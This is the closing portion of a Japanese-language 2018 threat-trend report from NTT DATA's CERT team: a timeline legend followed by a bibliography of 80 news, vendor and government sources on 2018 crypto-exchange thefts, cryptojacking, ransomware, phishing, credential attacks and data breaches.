
▲：世界共通　▲：海外の一部地域限定　▲：日本国内限定
：脆弱性　：脅威　：サイバー攻撃・インシデント
：対策　：政府の取組

※タイムラインに記載している日付は、事象発生日ではなく、記事掲載日の場合があります。



▲：世界共通　▲：海外の一部地域限定　▲：日本国内限定
：脆弱性　：脅威　：サイバー攻撃・インシデント
：対策　：政府の取組

※タイムラインに記載している日付は、事象発生日ではなく、記事掲載日の場合があります。



5. 参照文献

[1] テックビューロ株式会社, “仮想通貨の入出金停止に関するご報告、及び弊社対応について,” 20 9 2018. [オンライン]. Available: https://prtimes.jp/main/html/rd/p/000000093.000012906.html.

[2] テックビューロ株式会社, “仮想通貨流出事件に関する状況報告、及び顧客対応状況について,” 21 9 2018. [オンライン]. Available: https://prtimes.jp/main/html/rd/p/000000094.000012906.html.

[3] 近畿財務局, “テックビューロ株式会社に対する行政処分について,” 25 9 2018. [オンライン]. Available: http://kinki.mof.go.jp/file/rizai/pagekinkihp025000049.html.

[4] Group-IB, “Group-IB: 14 cyber attacks on crypto exchanges resulted in a loss of $882 million,” 17 10 2018. [オンライン]. Available: https://www.group-ib.com/media/gib-crypto-summary/.

[5] CNET Japan, “仮想通貨取引所の Binance に攻撃、「SYS」が異常高騰--対応を終え「資産は守られた」,” 5 7 2018. [オンライン]. Available: https://japan.cnet.com/article/35121982/.

[6] Bancor, “The Road Ahead,” 12 7 2018. [オンライン]. Available: https://blog.bancor.network/the-road-ahead-e773dcbf7603.

[7] Bleeping Computer, “KickICO Platform Loses $7.7 Million in Recent Hack,” 30 7 2018. [オンライン]. Available: https://www.bleepingcomputer.com/news/security/kickico-platform-loses-77-million-in-recent-hack/.

[8] Monappy, “Monappy における Monacoin の不正出金につきまして,” 2 9 2018. [オンライン]. Available: https://medium.com/@IndieSquare/monappy%E3%81%AB%E3%81%8A%E3%81%91%E3%82%8Bmonacoin%E3%81%AE%E4%B8%8D%E6%AD%A3%E5%87%BA%E9%87%91%E3%81%AB%E3%81%A4%E3%81%8D%E3%81%BE%E3%81%97%E3%81%A6-bdb1179e2bb9.

[9] Qihoo 360, “New CryptoMiner hijacks your Bitcoin transaction. Over 300,000 computers have been attacked,” 13 6 2018. [オンライン]. Available: https://blog.360totalsecurity.com/en/new-cryptominer-hijacks-your-bitcoin-transaction-over-300000-computers-have-been-attacked/.

[10] Security Affairs, “Trezor users targeted by phishing attacks, experts blame DNS Poisoning or BGP Hijacking,” 2 7 2018. [オンライン]. Available: https://securityaffairs.co/wordpress/74075/hacking/trezor-phishing.html.

[11] Trezor, “[PSA] Phishing Alert: Fake Trezor Wallet website,” 1 7 2018. [オンライン]. Available: https://blog.trezor.io/psa-phishing-alert-fake-trezor-wallet-website-3bcfdfc3eced.

[12] Malwarebytes, “Obfuscated Coinhive shortlink reveals larger mining operation,” 3 7 2018. [オンライン]. Available: https://blog.malwarebytes.com/threat-analysis/2018/07/obfuscated-coinhive-shortlink-reveals-larger-mining-operation/.

[13] ZDNet Japan, “企業のネットワーク狙う新種の仮想通貨採掘マルウェア「PowerGhost」,” 31 7 2018. [オンライン]. Available: https://japan.zdnet.com/article/35123292/.

[14] Kaspersky, “A mining multitool,” Kaspersky, 26 7 2018. [オンライン]. Available: https://securelist.com/a-mining-multitool/86950/.

[15] Symantec, “MikroTik 社製ルーターの感染を究明,” 14 8 2018. [オンライン]. Available: https://www.symantec.com/connect/ja/blogs/mikrotik.

[16] Bleeping Computer, “Over 3,700 MikroTik Routers Abused In CryptoJacking Campaigns,” 10 9 2018. [オンライン]. Available: https://www.bleepingcomputer.com/news/security/over-3-700-mikrotik-routers-abused-in-cryptojacking-campaigns/.

[17] CNET Japan, “「Google Play」ストア、仮想通貨マイニングアプリを禁止,” 30 7 2018. [オンライン]. Available: https://japan.cnet.com/article/35123215/.

[18] 日本経済新聞, “仮想通貨の取引履歴、「鳥の目」で把握 警察庁,” 29 8 2018. [オンライン]. Available: https://www.nikkei.com/article/DGXMZO34731350Z20C18A8CR8000/.

[19] 金融庁, “「仮想通貨交換業等に関する研究会」(第5回)議事次第,” 12 9 2018. [オンライン]. Available: https://www.fsa.go.jp/news/30/singi/20180912.html.

[20] Trend Micro, “2018 年上半期セキュリティラウンドアップ クラウド時代の認証情報を狙い,” 3 9 2018. [オンライン]. Available: https://resources.trendmicro.com/jp-docdownload-thankyou-m087-web-20181h-securityroundup.html.

[21] INTERNET Watch, “ランサムウェア「SamSam」被害総額は 590 万ドル以上に、警戒弱まる深夜や早朝を狙って攻撃,” 24 8 2018. [オンライン]. Available: https://internet.watch.impress.co.jp/docs/news/1139672.html.

[22] JPCERT/CC, “ランサムウエア対策特設サイト,” 26 10 2017. [オンライン]. Available: https://www.jpcert.or.jp/magazine/security/nomore-ransom.html#4.

[23] Kaspersky, “To crypt, or to mine - that is the question,” 5 7 2018. [オンライン]. Available: https://securelist.com/to-crypt-or-to-mine-that-is-the-question/86307/.

[24] Bleeping Computer, “Ransomware Infection Cripples Shipping Giant COSCO’s American Network,” 25 7 2018. [オンライン]. Available: https://www.bleepingcomputer.com/news/security/ransomware-infection-cripples-shipping-giant-coscos-american-network/.

[25] AJC, “CONFIDENTIAL REPORT: Atlanta’s cyber attack could cost taxpayers $17 million,” 1 8 2018. [オンライン]. Available: https://www.ajc.com/news/confidential-report-atlanta-cyber-attack-could-hit-million/GAljmndAF3EQdVWlMcXS0K/.

[26] CNET Japan, “工場停止の原因は「WannaCry」の亜種--「iPhone」向けサプライヤーの TSMC が発表,” 7 8 2018. [オンライン]. Available: https://japan.cnet.com/article/35123656/.

[27] TSMC, “TSMC Details Impact of Computer Virus Incident,” 5 8 2018. [オンライン]. Available: http://www.tsmc.com/tsmcdotcom/PRListingNewsAction.do?action=detail&newsid=THHIANTHTH&language=E.

[28] Kaspersky, “KeyPass ransomware,” 13 8 2018. [オンライン]. Available: https://securelist.com/keypass-ransomware/87412/.

[29] Fortinet, “GandCrab V4.0 Analysis: New Shell, Same Old Menace,” 9 7 2018. [オンライン]. Available: https://www.fortinet.com/blog/threat-research/gandcrab-v4-0-analysis--new-shell--same-old-menace.html.

[30] Bleeping Computer, “GandCrab v5 Ransomware Utilizing the ALPC Task Scheduler Exploit,” 26 9 2018. [オンライン]. Available: https://www.bleepingcomputer.com/news/security/gandcrab-v5-ransomware-utilizing-the-alpc-task-scheduler-exploit/.

[31] TrendMicro, “A Closer Look at the Locky Poser, PyLocky Ransomware,” 10 9 2018. [オンライン]. Available: https://blog.trendmicro.com/trendlabs-security-intelligence/a-closer-look-at-the-locky-poser-pylocky-ransomware/.

[32] Malwarebytes, “GandCrab ransomware distributed by RIG and GrandSoft exploit kits,” 10 5 2018. [オンライン]. Available: https://blog.malwarebytes.com/threat-analysis/2018/01/gandcrab-ransomware-distributed-by-rig-and-grandsoft-exploit-kits/.

[33] Trend Micro, “「クラウド時代の認証情報」を狙いフィッシング詐欺が急増、2018 年上半期の脅威動向を分析,” 3 9 2018. [オンライン]. Available: https://blog.trendmicro.co.jp/archives/19461.

[34] Bitglass, “Raiders of EMEA Cloud Adoption Report,” 22 8 2018. [オンライン]. Available: https://www.bitglass.com/press-releases/emea-cloud-adoption-2018.

[35] 日経 BP, “Microsoft は Office 365 移行促進を強硬へ？Gartner が予測,” 22 6 2018. [オンライン]. Available: https://tech.nikkeibp.co.jp/it/atcl/idg/14/481542/062200519/.

[36] 日本経済新聞, “文科省が Office365 の偽メールに注意喚起、6 大学で被害,” 2 7 2018. [オンライン]. Available: https://www.nikkei.com/article/DGXMZO32489620S8A700C1000000/.

[37] Vade Secure, “Microsoft Takes Top Spot in Inaugural Phishers’ Favorites Top 25 List,” [オンライン]. Available: https://www.vadesecure.com/en/phishers-favorites-q2-2018/.

[38] Avanan, “PhishPoint: New SharePoint Phishing Attack Affects an Estimated 10% of Office 365 Users,” 14 8 2018. [オンライン]. Available: https://www.avanan.com/resources/phishpoint-attack.

[39] 日経ビジネス, “スクープ パスワード 16 億件の流出を確認,” 7 9 2018. [オンライン]. Available: https://business.nikkeibp.co.jp/atcl/report/15/110879/090500857/.

[40] 4iQ, “1.4 Billion Clear Text Credentials Discovered in a Single Database,” 9 12 2017. [オンライン]. Available: https://medium.com/4iqdelvedeep/1-4-billion-clear-text-credentials-discovered-in-a-single-database-3131d0a1ae14.

[41] HackRead, “3,000 Databases with 200 Million Unique accounts found on Dark Web,” 23 2 2018. [オンライン]. Available: https://www.hackread.com/3000-databases-200-million-unique-accounts-exposed-dark-web/.

[42] Security NEXT, “「d アカウント」への「PW リスト攻撃」、攻撃規模は明らかにせず - 個人情報流出は否定,” 24 8 2018. [オンライン]. Available: http://www.security-next.com/096892.

[43] 株式会社ケイ・オプティコム, “eoID に対する不正なログインについてのお知らせ,” 15 8 2018. [オンライン]. Available: http://www.k-opti.com/announce/180815/.

[44] イオンマーケティング株式会社, “「smartWAON ウェブサイト」における不正ログインについて お詫びと調査結果のお知らせ,” 21 9 2018. [オンライン]. Available: http://www.aeonmarketing.co.jp/pdf/news_20180915.pdf.

[45] ZDNet Japan, “8 割以上がパスワードを使い回し--手帳やノートのメモで保管が最多,” 5 10 2017. [オンライン]. Available: https://japan.zdnet.com/article/35108358/.

[46] IPA, “STOP! パスワード使い回し!キャンペーン 2018,” 2 8 2018. [オンライン]. Available: http://www.jpcert.or.jp/pr/2018/stop-password2018.html.

[47] IPA, “不正ログイン対策特集ページ,” 8 3 2018. [オンライン]. Available: https://www.ipa.go.jp/security/anshin/account_security.html.

[48] FBI, “BUSINESS E-MAIL COMPROMISE THE 12 BILLION DOLLAR SCAM,” 12 7 2018. [オンライン]. Available: https://www.ic3.gov/media/2018/180712.aspx.

[49] 日本経済新聞, “企業狙うメール詐欺 「攻撃受けた」39%,” 15 8 2018. [オンライン]. Available: https://www.nikkei.com/article/DGKKZO34138700U8A810C1CR8000/.

[50] IPA, “【注意喚起】偽口座への送金を促す“ビジネスメール詐欺”の手口(続報),” 27 8 2018. [オンライン]. Available: https://www.ipa.go.jp/security/announce/201808-bec.html.

[51] Security NEXT, “「東京五輪の無料チケット」で誘うメールに要警戒 - 攻撃計画が進行中,” 5 9 2018. [オンライン]. Available: http://www.security-next.com/097615.

[52] JPCERT/CC, “仮想通貨を要求する日本語の脅迫メールについて,” 20 9 2018. [オンライン]. Available: https://www.jpcert.or.jp/newsflash/2018091901.html.

[53] Trend Micro, “「簡略版セクストーション」による被害発生中、詐欺メールで金銭要求,” 4 10 2018. [オンライン]. Available: https://is702.jp/news/3379/.

[54] Bloomberg, “ロシア情報機関のハッカー、資金移動にビットコイン使用－米当局,” 16 7 2018. [オンライン]. Available: https://www.bloomberg.co.jp/news/articles/2018-07-16/PBYEZA6S973K01.

[55] NHK, “インフラ設備へのサイバー攻撃に備え 米政府が新部局設置へ,” 1 8 2018. [オンライン]. Available: https://www3.nhk.or.jp/news/html/20180801/k10011558911000.html.

[56] 朝日新聞, “米政府、サイバー戦略を策定 北朝鮮など「敵対国家」に,” 21 9 2018. [オンライン]. Available: https://www.asahi.com/articles/ASL9P2C52L9PUHBI009.html.

[57] Bleeping Computer, “Microsoft Says It Blocked Attempts at Hacking Midterm Campaigns,” 19 7 2018. [オンライン]. Available: https://www.bleepingcomputer.com/news/government/microsoft-says-it-blocked-attempts-at-hacking-midterm-campaigns/.

[58] Bleeping Computer, “Microsoft Disrupts APT28 Hacking Campaign Aimed at US Midterm Elections,” 21 8 2018. [オンライン]. Available: https://www.bleepingcomputer.com/news/security/microsoft-disrupts-apt28-hacking-campaign-aimed-at-us-midterm-elections/.

[59] F5, “Cyber Attacks Spike in Finland Before Trump-Putin Meeting,” 19 7 2018. [オンライン]. Available: https://www.f5.com/labs/articles/threat-intelligence/cyber-attacks-spike-in-finland-before-trump-putin-meeting.

[60] JPRS, “常時 SSL 化について,” 5 2018. [オンライン]. Available: https://jprs.jp/pubcert/about/aossl/.

[61] 共同通信, “自治体サイト、安全対策に遅れ,” 14 7 2018. [オンライン]. Available: https://this.kiji.is/390802611315754081?c=39546741839462401.

[62] Google, “A milestone for Chrome security: marking HTTP as “not secure”,” 24 7 2018. [オンライン]. Available: https://www.blog.google/products/chrome/milestone-chrome-security-marking-http-not-secure/.

[63] S. Helme, “Alexa Top 1 Million Analysis - August 2018,” 24 8 2018. [オンライン]. Available:

https://scotthelme.co.uk/alexa-top-1-million-analysis-august-2018/.

[64] 知的財産戦略本部・犯罪対策閣僚会議, “インターネット上の海賊版サイトに対する緊急対策(案),” 4 2018. [オンライン]. Available: https://www.kantei.go.jp/jp/singi/titeki2/180413/siryou2.pdf.

[65] 弁護士ドットコム, “第 2 回 サイトブロッキングと「通信の秘密」の関係,” 15 6 2018. [オンライン]. Available: https://business.bengo4.com/category5/article371.

[66] 首相官邸, “知的財産戦略本部会合・犯罪対策閣僚会議,” 13 4 2018. [オンライン]. Available: http://www.kantei.go.jp/jp/singi/titeki2/180413/gijisidai.html.

[67] NTT, “インターネット上の海賊版サイトに対するブロッキングの実施について,” 23 4 2018. [オンライン]. Available: http://www.ntt.co.jp/news2018/1804/180423a.html.

[68] 朝日新聞, “海賊版サイト対策、まとまらず 検討会議は無期限延期に,” 16 10 2018. [オンライン]. Available: https://www.asahi.com/articles/ASLBH5W88LBHUCLV00L.html.

[69] ラジオライフ, “サイトブロッキングの仕組みとその問題点とは？,” 18 7 2018. [オンライン]. Available: https://radiolife.com/internet/virus/25001/.

[70] Bloomberg, “アディダスから情報流出の可能性ー数百万の顧客にリスクか,” 29 6 2018. [オンライン]. Available: https://www.bloomberg.co.jp/news/articles/2018-06-29/PB2A8I6K50XW01.

[71] Timehop, TIMEHOP SECURITY INCIDENT, JULY 4TH, 2018, 4 7 2018. [オンライン]. Available: https://www.timehop.com/security/.

[72] Reddit, “We had a security incident. Here’s what you need to know.,” 2 8 2018. [オンライン]. Available: https://www.reddit.com/r/announcements/comments/93qnm5/we_had_a_security_incident_heres_what_you_need_to/.

[73] 日本経済新聞, “シンガポール、患者情報 150 万人流出 リー首相も被害,” 20 7 2018. [オンライン]. Available: https://www.nikkei.com/article/DGXMZO33227640Q8A720C1FF8000/.

[74] 日本経済新聞, “英 BA の顧客情報流出、試される GDPR 対応,” 11 9 2018. [オンライン]. Available: https://www.nikkei.com/article/DGXMZO35210560R10C18A9TJ1000/.

[75] RiskIQ, “Inside the Magecart Breach of British Airways: How 22 Lines of Code Claimed 380,000 Victims,” 11 9 2018. [オンライン]. Available: https://www.riskiq.com/blog/labs/magecart-british-airways-breach/.

[76] 日本経済新聞, “重要インフラの IoT、脆弱性 150 件 総務省が実態調査,” 4 7 2018. [オンライン]. Available: https://www.nikkei.com/article/DGXMZO32596770U8A700C1000000/.

[77] INTERNET Watch, “3 分の 2 がルーターの ID／パスワードを未変更、4 割が管理画面の存在を知らず～Avast 調査,” 20 7 2018. [オンライン]. Available: https://internet.watch.impress.co.jp/docs/news/1133918.html.

[78] Fortinet, “Hide ‘N Seek: From Home Routers to Smart Home Insecurities,” 23 7 2018. [オンライン]. Available: https://www.fortinet.com/blog/threat-research/hide--n-seek--from-home-routers-to-smart-home-insecurities.html?utm_source=security_week.

[79] Trend Micro, “Open ADB Ports Being Exploited to Spread Possible Satori Variant in Android Devices,” 23 7 2018. [オンライン]. Available: https://blog.trendmicro.com/trendlabs-security-intelligence/open-adb-ports-being-

exploited-to-spread-possible-satori-variant-in-android-devices/.

[80] Palo Alto Networks, “Multi-exploit IoT/Linux Botnets Mirai and Gafgyt Target Apache Struts, SonicWall,” 9 9 2018. ［オンライン］. Available: https://researchcenter.paloaltonetworks.com/2018/09/unit42-multi-exploit-iotlinux-botnets-mirai-gafgyt-target-apache-struts-sonicwall/.

2018 年 10 月 31 日発行

株式会社 NTT データ
セキュリティ技術部 情報セキュリティ推進室 NTTDATA-CERT 担当
nttdata-cert@kits.nttdata.co.jp